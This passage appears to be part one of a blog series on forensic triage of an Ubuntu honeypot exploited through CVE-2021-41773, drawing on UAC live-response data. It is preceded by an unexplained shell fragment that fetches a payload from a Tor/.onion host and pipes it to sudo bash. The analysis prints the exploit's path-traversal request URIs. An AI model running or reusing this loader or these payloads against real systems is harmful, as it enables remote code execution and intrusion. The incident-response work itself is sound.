    if [ -f "${LPATH}.mud" ]; then mudTime=$(find "${LPATH}.mud" -mmin +9); if [ ${mudTime-".mud"} != "" ]; then ${rm} -f "${LPATH}.mud" >/dev/null 2>&1; fi; fi
    
    r=${net}_$(whoami)_$(uname -m)_$(uname -n)_$(ip a|grep 'inet '|awk {'print $2'}|md5sum|awk {'print $1'})
    
    if [ $(command -v timeout|wc -l) -ne 0 ]; then
            timeout 300 $(command -v bash) -c "(${curl} ${COPTS} -x socks5h://$s:9050 ${RHOST}.onion/src/main -e$r || ${curl} ${COPTS} https://${RHOST}${TOR1}src/main -e$r || ${curl} ${COPTS} https://${RHOST}${TOR2}src/main -e$r || ${curl} ${COPTS} https://${RHOST}${TOR3}src/main -e$r || ${wget} ${WOPTS} -O - https://${RHOST}${TOR1}src/main --referer $r || ${wget} ${WOPTS} -O - https://${RHOST}${TOR2}src/main --referer $r || ${wget} ${WOPTS} -O - https://${RHOST}${TOR3}src/main --referer $r)|${sudo} $(command -v bash)" >/dev/null 2>&1 &
    else
            (${curl} ${COPTS} -x socks5h://$s:9050 ${RHOST}.onion/src/main -e$r || ${curl} ${COPTS} https://${RHOST}${TOR1}src/main -e$r || ${curl} ${COPTS} https://${RHOST}${TOR2}src/main -e$r || ${curl} ${COPTS} https://${RHOST}${TOR3}src/main -e$r || ${wget} ${WOPTS} -O - https://${RHOST}${TOR1}src/main --referer $r || ${wget} ${WOPTS} -O - https://${RHOST}${TOR2}src/main --referer $r || ${wget} ${WOPTS} -O - https://${RHOST}${TOR3}src/main --referer $r)|${sudo} $(command -v bash) >/dev/null 2>&1 &
    fi
    
    localk >/dev/null 2>&1

    Hudak’s Honeypot (Part 1)

    Recently Tyler Hudak (@SecShoggoth) tweeted:

    Oh Tyler, you had me at #Ubuntu! Tyler provided a link to the files and I grabbed them. Here’s the included readme.txt, just to set the scene:

    This Ubuntu Linux honeypot was put online in Azure in early October with the sole purpose of watching what happens with those exploiting CVE-2021-41773.
    
    Initially there was a large amount of cryptominers that hit the system. You will see one cron script that is meant to remove files named kinsing in /tmp. This was my way of preventing these miners so more interesting things could occur.
    
    Then, as with many things, I got busy and forgot about it. Fast forward to now (early December) and I remembered it was still up. I logged on and saw CPU usage through the roof. Instead of just shutting it down, I grabbed a disk snapshot, memory snapshot, and ran a tool named UAC (https://github.com/tclahr/uac) to grab live response. The results of this are in this directory.
    
    There are three files:
    
    - sdb.vhd.gz - VHD of the main drive obtained through an Azure disk snapshot
    - ubuntu.20211208.mem.gz - Dump of memory using Lime
    - uac.tgz - Results of UAC running on the system
    
    Items were obtained in the order above - drive was snapshotted, memory was grabbed, then UAC was run.
    
    Please feel free to share this. All I ask is that if you do any analysis to share it with the community.
    
    If anyone would like to offer a more permanent home for the files, please let me know.
    
    Thanks!
    
    Tyler Hudak

    Before going any farther, I wanted to find the cron job that Tyler mentions just so I wouldn’t be confused by his cleanup tool versus actual intruder activity. There is an entry in /var/spool/cron/crontabs/root that invokes /root/.remove.sh every minute. /root/.remove.sh is simple enough:

    #!/bin/bash
    
    for PID in `ps -ef | egrep "kinsing|kdevtmp" | grep "/tmp"  | awk '{ print $2 }'`
    do
            kill -9 $PID
    done
    
    chown root.root /tmp/k*
    chmod 444 /tmp/k*

    We find a large number of /tmp/kinsing_* files and a couple of /tmp/kdevtmp* files. I did a quick verification that these were Kinsing and XMRig coin miners respectively, and then forgot all about them. There’s much more interesting stuff to look at in this image!

    Other Strange Files in [/var]/tmp

    While looking at Tyler’s cron job and its impact on the system, I couldn’t help noticing a couple of other interesting artifacts in the /tmp and /var/tmp directories.

    • /var/tmp/dk86 was created 2021-11-11 19:09:51 UTC. The file is owned by user “daemon”–unsurprisingly, this is the user the web server on the machine runs as. I’ll dive into this file in more detail in a future blog post.
    • /tmp/Mozi.a and /tmp/Mozi.tm were both created on 2021-10-13. Mozi.a has a creation time of 13:45:20 and is owned by the root user. Mozi.tm appears at 13:45:48 and is owned by “azureuser” (UID 1000). Looking at /home/azureuser/.bash_history, I think these files were intentionally created by Tyler during some of his early research into ongoing attacks on the machine (correct me if I’m wrong, Tyler!). So I chose to ignore them.

    Looking into UAC

    I’ve never used the UAC tool before, so I decided to start my investigation with that data and see how much useful information I could extract. The short answer is I found it very useful, particularly the process information collected by the tool in the …/liveresponse/process output directory.

    lsof is one of my favorite Linux forensic tools, so I started with the “lsof_-nPl.txt” file. In particular, I started by looking at the current working directories of processes, for ones that looked abnormal. Here’s a subset of the output:

    # grep cwd lsof_-nPl.txt | grep -v '2 /'
    cron       1029              0  cwd       DIR               8,17     4096      68440 /var/spool/cron
    bash       4205           1000  cwd       DIR               8,17     4096     527081 /home/azureuser/src/LiME/src
    sleep      6388              1  cwd       DIR               8,17        0     528743 /var/tmp/.log/101068/.spoollog (deleted)
    uac        6445              0  cwd       DIR               8,17     4096     528610 /root/uac
    uac        7755              0  cwd       DIR               8,17     4096     528610 /root/uac
    lsof       7978              0  cwd       DIR               8,17     4096     528610 /root/uac
    lsof       7984              0  cwd       DIR               8,17     4096     528610 /root/uac
    sudo       9303              0  cwd       DIR               8,17     4096     527081 /home/azureuser/src/LiME/src
    su         9314              0  cwd       DIR               8,17     4096     527081 /home/azureuser/src/LiME/src
    bash       9331              0  cwd       DIR               8,17     4096     528610 /root/uac
    sh        15853              1  cwd       DIR               8,17    12288       4059 /tmp
    sh        20645              1  cwd       DIR               8,17        0     528743 /var/tmp/.log/101068/.spoollog (deleted)
    sh        21785              1  cwd       DIR               8,17    12288       4059 /tmp
    python3   27968              0  cwd       DIR               8,17     4096    1552795 /var/lib/waagent/WALinuxAgent-2.5.0.2
    python3   27968 28623        0  cwd       DIR               8,17     4096    1552795 /var/lib/waagent/WALinuxAgent-2.5.0.2
    python3   27968 28625        0  cwd       DIR               8,17     4096    1552795 /var/lib/waagent/WALinuxAgent-2.5.0.2
    python3   27968 28627        0  cwd       DIR               8,17     4096    1552795 /var/lib/waagent/WALinuxAgent-2.5.0.2
    python3   27968 28630        0  cwd       DIR               8,17     4096    1552795 /var/lib/waagent/WALinuxAgent-2.5.0.2

    PIDs 20645 and 6388 are running from the deleted /var/tmp/.log/101068/.spoollog directory, so they are immediately of interest. I also noted shell processes– PIDs 15853 and 21785– running from /tmp. That also looks a bit strange to me. Note that all of the suspicious processes are running as UID 1, the “daemon” user (see /etc/passwd from the system disk image to confirm).

    What else is running as “daemon”? Let’s take a look at the “ps_-ef.txt” file created by UAC:

    # awk '$1 == "daemon"' ps_-ef.txt
    daemon    1003     1  0 Oct09 ?        00:00:00 /usr/sbin/atd -f
    daemon    1693   801  0 Nov18 ?        00:00:48 /usr/sbin/httpd -k start
    daemon    1813   801  0 Nov18 ?        00:00:40 /usr/sbin/httpd -k start
    daemon    2539   801  0 Nov18 ?        00:00:39 /usr/sbin/httpd -k start
    daemon    2632   801  0 Nov18 ?        00:01:23 /usr/sbin/httpd -k start
    daemon    6388 20645  0 18:50 ?        00:00:00 sleep 300
    daemon    6803 21785  0 18:51 ?        00:00:00 sleep 30
    daemon    6830 15853  0 18:51 ?        00:00:00 sleep 30
    daemon   15851     1  0 Nov30 ?        00:00:00 /bin/bash
    daemon   15853 15851  0 Nov30 ?        00:25:04 sh
    daemon   20645     1  0 Nov14 ?        03:01:59 sh .src.sh
    daemon   21783     1  0 Nov30 ?        00:00:00 /bin/bash
    daemon   21785 21783  0 Nov30 ?        00:25:02 sh
    daemon   24330     1 49 Dec05 ?        1-16:41:54 agettyd -c noresetd

    We see the web server on the system running as “daemon”. Unless the attackers bring along a privilege escalation tool, it’s likely their exploits are going to end up running as this user. /usr/sbin/atd running as “daemon” is typical for this Linux, so I’ll ignore that process. But there’s an interesting story being told by the other processes in the above listing.

    On November 14, PID 20645 starts PID 6388 (observe the PPID on PID 6388). These were the processes we saw above that were running from the deleted /var/tmp/.log/101068/.spoollog directory. Also note that PID 20645 was apparently started as “sh .src.sh” which is definitely a suspicious command line.

    UAC also captures some data from /proc for each process. The …/proc/20645/environ.txt file has some interesting details. I’ve extracted and reordered the most interesting data below:

    REMOTE_ADDR=116.202.187.77
    REMOTE_PORT=56590
    HTTP_USER_AGENT=curl/7.79.1
    
    HOME=/var/tmp/.log/101068/.spoollog/.api
    PWD=/var/tmp/.log/101068/.spoollog
    OLDPWD=/var/tmp
    PYTHONUSERBASE=/var/tmp/.log/101068/.spoollog/.api/.mnc
    
    REQUEST_METHOD=POST
    REQUEST_URI=/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh
    SCRIPT_NAME=/cgi-bin/../../../../bin/sh
    SCRIPT_FILENAME=/bin/sh
    CONTEXT_PREFIX=/cgi-bin/
    CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/

    The request URI is typical of the CVE-2021-41773 RCE. We see the IP address and port used by the requestor– probably a VPN tunnel endpoint or Tor node and not the attacker’s actual IP address. We also have a user agent string which indicates that this was likely a scripted attack– curl is a command-line web client. The directories referenced in environment variables tie back to the deleted /var/tmp/.log/101068/.spoollog directory that was the CWD of these processes. So these are definitely worth digging deeper into in a future blog post.

    There are two different, but very similar process hierarchies starting on Nov 30. Bash process 15851 starts sh process 15853 which runs sleep process 6830. Similarly, bash process 21783 starts shell process 21785 which runs sleep process 6803. The environ.txt files for these processes are nearly identical. PID 15851 was triggered from IP 5.2.72.226:47374, while PID 21783 was started by a request from 104.244.76.13:36748. All the other data is the same, so likely the same exploit was used–possibly by the same attacker:

    HTTP_USER_AGENT=curl/7.79.1
    REQUEST_METHOD=POST
    REQUEST_URI=/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash
    SCRIPT_NAME=/cgi-bin/../../../../../../../bin/bash

    That leaves our mysterious agetty process from Dec 5. Using the “running_processes_full_paths.txt” data dumped by UAC, you can see this process is running from the deleted /tmp/agettyd binary, which is very abnormal. But when we look at the “environ.txt” data, it’s easy to see that this process is related to the PID 15851 process hierarchy from Nov 30.

    REMOTE_ADDR=5.2.72.226
    REMOTE_PORT=47374
    HTTP_USER_AGENT=curl/7.79.1
    
    REQUEST_METHOD=POST
    REQUEST_URI=/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash
    SCRIPT_NAME=/cgi-bin/../../../../../../../bin/bash

    IP address, port, user agent, and all of the details of the request match perfectly with the information related to PID 15851. Clearly we will need to drill into this in more detail in a future blog post.

    Coming Soon

    Based on the triage I’ve done so far, my investigation has three main threads:

    1. Where is /var/tmp/dk86 come from and what is it? (analysis in Part Two)
    2. What is the origin of the processes running from the deleted /var/tmp/.log/101068/.spoollog and how did the directory end up getting deleted? (analysis in Part Three)
    3. Can we tell if the requests from 5.2.72.226 and 104.244.76.13 independent actors or the same attacker using multiple IPs? How did the /tmp/agettyd process get created? (analysis in Part 4)

    We’ll investigate these questions more deeply in upcoming blog posts.